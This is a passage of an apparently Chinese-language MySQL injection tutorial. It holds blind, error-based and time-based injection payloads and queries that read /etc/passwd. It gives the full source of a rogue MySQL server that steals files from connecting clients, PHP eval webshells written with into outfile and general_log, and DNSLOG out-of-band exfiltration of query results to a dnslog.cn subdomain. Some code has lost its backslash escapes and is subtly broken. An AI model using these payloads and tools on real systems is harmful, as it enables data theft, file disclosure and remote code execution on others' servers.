select bbb from table1 order by balabala limit 0,1
```

，则可用如下语句注入：

```
select bbb from table1 order by balabala limit 0,1 PROCEDURE analyse(1,1)
```

其中 1 可换为其他盲注的语句

6. 特殊的盲注

(1) 查询成功与 mysql error

与普通的布尔盲注不同，这类盲注只会回显执行成功和 mysql error，如此只能通过可能会报错的注入来实现，常见的比较简单的报错函数有：


```
整数溢出：cot(0), pow(999999,999999), exp(710)

几何函数：polygon(ans), linestring(ans)
```

因此可以按照下面的逻辑来构造语句：

因此可以按照下面的逻辑来构造语句:

parameter=1 and 语句 or cot(0)

若语句为真，则返回正确结果并忽略后面的 cot(0)；语句为假，则执行后面的 cot(0) 报错



无回显的情况:

```
select * from table1 where 1=1 and if(mid(user(),1,1)='r',benchmark(10000000,sha1(1)),1) and cot(0);
或
select * from table1 where 1=1 and if(mid(user(),1,1)='r',concat(rpad(1,349525,'a'),rpad(1,349525,'a'),rpad(1,349525,'a')) RLIKE '(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+asaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddasaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddasdasdasdasdasdasdasdasdasdadasdasdasdasdasdasdasdasdasdasd',1) and cot(0);
```

用 rpad+rlike 以及 benchmark 的时间盲注可以成功，但是 sleep() 不可以，不太清楚原因。

（2）mysql error 的前提下延时与不延时

这个看起来有点别扭，就是不管查询结果对还是不对，一定要 mysql error

还是感觉很别扭吧…… 网鼎杯 web 有道题就是这样的场景，insert 注入但是只允许插入 20 条数据，所以不得不构造 mysql error 来达到在不插入数据的条件下盲注的目的。详情见 网鼎杯 Writeup + 闲扯

有个很简单的方法当时没有想到，就是上面 rpad+rlike 的时间盲注，因为当时 sleep 测试是没法盲注的，但是没有测试 rpad+rlike 的情况，这个方法就是:

假 or if(语句, rpad 延时语句 ='a',1) and cot(0)

这样，无论语句是真是假，都会向后执行 cot(0)，必然报错

如果语句为真，则延时，如果语句为假，则不延时，这就完美的达到了目的

payload:

```
select * from table1 where 1=0 or if(mid(user(),1,1)='s','a'=benchmark(1000000,sha1(1)),1) and cot(0);
或
```

```
select * from table1 where 1=0 or if(mid(user(),1,1)='s','a'=concat(rpad(1,349525,'a'),rpad(1,349525,'a'),rpad(1,349525,'a')) RLIKE '(a.*)+(a.*)+
(a.*)+(a.*)+(a.*)+(a.*)+
(a.*)+asaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaadddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddasaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaddddddddddddddddddddddddddddddddddddddddddddddddd
dddddddddddddddddddddddddddddddddddddddddddddddasdasdasdasdasdasdasdasdasdadasdasdasdasdasdasdasdasda
sdasd',1) and cot(0);
```

当然，比赛时想到的用 sleep() 的方法也是可以的。

上面提到 cot(0) 会报错，即 cot(False) 会报错，所以只要让内部为 False 则必定会执行

并且我们知道 sleep(x) 的返回值为 0：

```
mysql> select sleep(1) from  table1 limit 1;
+----------+
| sleep(1) |
+----------+
|        0 |
+----------+
1 row in set (1.00 sec)
```

这样就很好办了，if(语句, sleep(3),0)，这样语句不管为真还是假都返回 False

所以构造语句

```
select * from table1 where '1'='1' and cot(if(ascii(substr(database(),1,1))>0,sleep(3),0));
```

（3）表名未知

表名未知只能去猜表名，通过构造盲注去猜测表名，这里不再过多赘述。

四. 文件的读写

1. 读写权限

在进行 MySQL 文件读写操作之前要先查看是否拥有权限，mysql 文件权限存放于 mysql 表的 file_priv 字段，对应不同的 User，如果可以读写，则数据库记录为 Y，反之为 N：

```
mysql> select file_priv,User from mysql.user;
+-----------+---------------+
| file_priv | User          |
+-----------+---------------+
| Y         | root          |
| N         | mysql.session |
| N         | mysql.sys     |
+-----------+---------------+
3 rows in set (0.00 sec)
```

我们可以通过 user() 查看当前用户是什么，如果对应用户具有读写权限，则往下看，反之则放弃这条路找其他的方法。

除了要查看用户权限，还有一个地方要查看，即 secure-file-priv。它是一个系统变量，用于限制读写功能，它的值有三种：

（1）无内容，即无限制

（2）为 NULL，表示禁止文件读写

（3）为目录名，表示仅能在此目录下读写

可用 select @ @secure_file_priv 查看：

```
mysql> select @@secure_file_priv;
+--------------------+
| @@secure_file_priv |
+--------------------+
| E:\wamp64\tmp\     |
+--------------------+
1 row in set (0.00 sec)
```

此处为 Windows 环境，可以读写的目录为 E:wamp64tmp

2. 读文件

如果满足上述 2 个条件，则可尝试读写文件了。

常用的读文件的语句有如下几种：

```
select load_file(file_path);
load data infile "/etc/passwd" into table 库里存在的表名 FIELDS TERMINATED BY 'n'; #读取服务端文件
load data local infile "/etc/passwd" into table 库里存在的表名 FIELDS TERMINATED BY 'n'; #读取客户端文件
```

需要注意的是，file_path 必须为绝对路径，且反斜杠需要转义：

```
mysql> select load_file('E:\\wamp64\\tmp\\adminer.key');
+-----------------------------------------+
| load_file('E:\\wamp64\\tmp\\adminer.key') |
+-----------------------------------------+
| 3b86cc1b355b5bea915d557dec616157        |
+-----------------------------------------+
1 row in set (0.00 sec)

mysql> select load_file('E:\wamp64\tmp\adminer.key');
+---------------------------------------+
| load_file('E:\wamp64\tmp\adminer.key') |
+---------------------------------------+
| NULL                                  |
+---------------------------------------+
1 row in set (0.00 sec)

mysql> select load_file('adminer.key');
+--------------------------+
| load_file('adminer.key') |
+--------------------------+
| NULL                     |
+--------------------------+
1 row in set (0.00 sec)
```

3.mysql 任意文件读取漏洞

攻击原理详见： https://paper.seebug.org/1112/

exp：

摘自： https://github.com/Gifts/Rogue-MySql-Server/blob/master/rogue_mysql_server.py

下面 filelist 是需要读取的文件列表，需要自行设置，该漏洞需要一个恶意 mysql 服务端，执行 exp 监听恶意 mysql 服务的对应端口，在目标服务器登录恶意 mysql 服务端

```
#!/usr/bin/env python
#coding: utf8

import socket
import asyncore
import asynchat
import struct
import random
import logging
import logging.handlers

PORT = 3306
log = logging.getLogger(__name__)
log.setLevel(logging.DEBUG)
tmp_format = logging.handlers.WatchedFileHandler('mysql.log', 'ab')
tmp_format.setFormatter(logging.Formatter("%(asctime)s:%(levelname)s:%(message)s"))
log.addHandler(
    tmp_format
)

filelist = (
#    r'c:boot.ini',
    r'c:windowswin.ini',
#    r'c:windowssystem32driversetchosts',
#    '/etc/passwd',
#    '/etc/shadow',
)

#============================================
#=======No need to change after this lines=======
#============================================

__author__ = 'Gifts'

def daemonize():
    import os, warnings
    if os.name != 'posix':
        warnings.warn('Cant create daemon on non-posix system')
        return

    if os.fork(): os._exit(0)
    os.setsid()
    if os.fork(): os._exit(0)
    os.umask(0o022)
    null=os.open('/dev/null', os.O_RDWR)
    for i in xrange(3):
        try:
            os.dup2(null, i)
        except OSError as e:
            if e.errno != 9: raise
    os.close(null)

class LastPacket(Exception):
    pass

class OutOfOrder(Exception):
    pass

class mysql_packet(object):
    packet_header = struct.Struct('<Hbb')
    packet_header_long = struct.Struct('<Hbbb')
    def __init__(self, packet_type, payload):
        if isinstance(packet_type, mysql_packet):
            self.packet_num = packet_type.packet_num + 1
```

```
        else:
            self.packet_num = packet_type
        self.payload = payload

    def __str__(self):
        payload_len = len(self.payload)
        if payload_len < 65536:
            header = mysql_packet.packet_header.pack(payload_len, 0, self.packet_num)
        else:
            header = mysql_packet.packet_header.pack(payload_len & 0xFFFF, payload_len >> 16, 0, self.packet_num)

        result = "{0}{1}".format(
            header,
            self.payload
        )
        return result

    def __repr__(self):
        return repr(str(self))

    @staticmethod
    def parse(raw_data):
        packet_num = ord(raw_data[0])
        payload = raw_data[1:]
        return mysql_packet(packet_num, payload)

class http_request_handler(asynchat.async_chat):

    def __init__(self, addr):
        asynchat.async_chat.__init__(self, sock=addr[0])
        self.addr = addr[1]
        self.ibuffer = []
        self.set_terminator(3)
        self.state = 'LEN'
        self.sub_state = 'Auth'
        self.logined = False
        self.push(
            mysql_packet(
                0,
                "".join((
                    'x0a',  # Protocol
                    '3.0.0-Evil_Mysql_Server' + '',  # Version
                    #'5.1.66-0+squeeze1' + '',
                    'x36x00x00x00',  # Thread ID
                    'evilsalt' + '',  # Salt
                    'xdfxf7',  # Capabilities
                    'x08',  # Collation
                    'x02x00',  # Server Status
                    '' * 13,  # Unknown
                    'evil2222' + '',
                ))
            )
        )

        self.order = 1
        self.states = ['LOGIN', 'CAPS', 'ANY']

    def push(self, data):
        log.debug('Pushed: %r', data)
        data = str(data)
        asynchat.async_chat.push(self, data)

    def collect_incoming_data(self, data):
        log.debug('Data recved: %r', data)
        self.ibuffer.append(data)

    def found_terminator(self):
        data = "".join(self.ibuffer)
        self.ibuffer = []

        if self.state == 'LEN':
            len_bytes = ord(data[0]) + 256*ord(data[1]) + 65536*ord(data[2]) + 1
            if len_bytes < 65536:
                self.set_terminator(len_bytes)
```

```
            self.set_terminator(len_bytes)
            self.state = 'Data'
        else:
            self.state = 'MoreLength'
    elif self.state == 'MoreLength':
        if data[0] != '':
            self.push(None)
            self.close_when_done()
        else:
            self.state = 'Data'
    elif self.state == 'Data':
        packet = mysql_packet.parse(data)

        try:
            if self.order != packet.packet_num:
                raise OutOfOrder()
            else:
                # Fix ?
                self.order = packet.packet_num + 2
            if packet.packet_num == 0:
                if packet.payload[0] == 'x03':
                    log.info('Query')

                    filename = random.choice(filelist)
                    PACKET = mysql_packet(
                        packet,
                        'xFB{0}'.format(filename)
                    )
                    self.set_terminator(3)
                    self.state = 'LEN'
                    self.sub_state = 'File'
                    self.push(PACKET)
                elif packet.payload[0] == 'x1b':
                    log.info('SelectDB')
                    self.push(mysql_packet(
                        packet,
                        'xfex00x00x02x00'
                    ))
                    raise LastPacket()
                elif packet.payload[0] in 'x02':
                    self.push(mysql_packet(
                        packet, 'x02'
                    ))
                    raise LastPacket()
                elif packet.payload == 'x00x01':
                    self.push(None)
                    self.close_when_done()
                else:
                    raise ValueError()
            else:
                if self.sub_state == 'File':
                    log.info('-- result')
                    log.info('Result: %r', data)

                    if len(data) == 1:
                        self.push(
                            mysql_packet(packet, 'x02')
                        )
                        raise LastPacket()
                    else:
                        self.set_terminator(3)
                        self.state = 'LEN'
                        self.order = packet.packet_num + 1

                elif self.sub_state == 'Auth':
                    self.push(mysql_packet(
                        packet, 'x02'
                    ))
                    raise LastPacket()
                else:
                    log.info('-- else')
                    raise ValueError('Unknown packet')
        except LastPacket:
            log.info('Last packet')
            self.state = 'LEN'
            self.sub_state = None
```

```
            self.sub_state = None
            self.order = 0
            self.set_terminator(3)
        except OutOfOrder:
            log.warning('Out of order')
            self.push(None)
            self.close_when_done()
    else:
        log.error('Unknown state')
        self.push('None')
        self.close_when_done()


class mysql_listener(asyncore.dispatcher):
  def __init__(self, sock=None):
    asyncore.dispatcher.__init__(self, sock)

    if not sock:
        self.create_socket(socket.AF_INET, socket.SOCK_STREAM)
        self.set_reuse_addr()
        try:
            self.bind(('', PORT))
        except socket.error:
            exit()
        self.listen(5)

  def handle_accept(self):
    pair = self.accept()

    if pair is not None:
        log.info('Conn from: %r', pair[1])
        tmp = http_request_handler(pair)

z = mysql_listener()
daemonize()
asyncore.loop()
```

4. 写文件

```
select 1,"<?php eval($_POST['cmd']);?>" into outfile '/var/www/html/1.php';
select 2,"<?php eval($_POST['cmd']);?>" into dumpfile '/var/www/html/1.php';
```

当 secure_file_priv 值为 NULL 时，可用生成日志的方法绕过：

```
set global general_log_file = '/var/www/html/1.php';
set global general_log = on;
```

日志除了 general_log 还有其他许多日志，实际场景中需要有足够的写入日志的权限，且需要堆叠注入的条件方可采用该方法，因此利用非常困难。

5.DNSLOG（OOB 注入）

若用户访问 DNS 服务器，则会在 DNS 日志中留下记录。如果请求中带有 SQL 查询的信息，则信息可被带出到 DNS 记录中。

利用条件：

1.secure_file_priv 为空且有文件读取权限

2. 目标为 windows（利用了 UNC，Linux 不可行）

3. 无回显且无法时间盲注

利用方法：

可以找一个免费的 DNSlog： http://dnslog.cn/

进入后可获取一个子域名，执行：

```
select load_file(concat('\\',(select database()),'.子域名.dnslog.cn'));
```

相当于访问了 select database(). 子域名. dnslog.cn，于是会留下 DNSLOG 记录，可从这些记录中查看 SQL 返回的信息。

DNS Query Record
aaa.7l4zly.dnslog.cn
aaa.7l4zly.dnslog.cn
aaa.7l4zly.dnslog.cn
aaa.7l4zly.dnslog.cn
aaa.7l4zly.dnslog.cn
aaa.7l4zly.dnslog.cn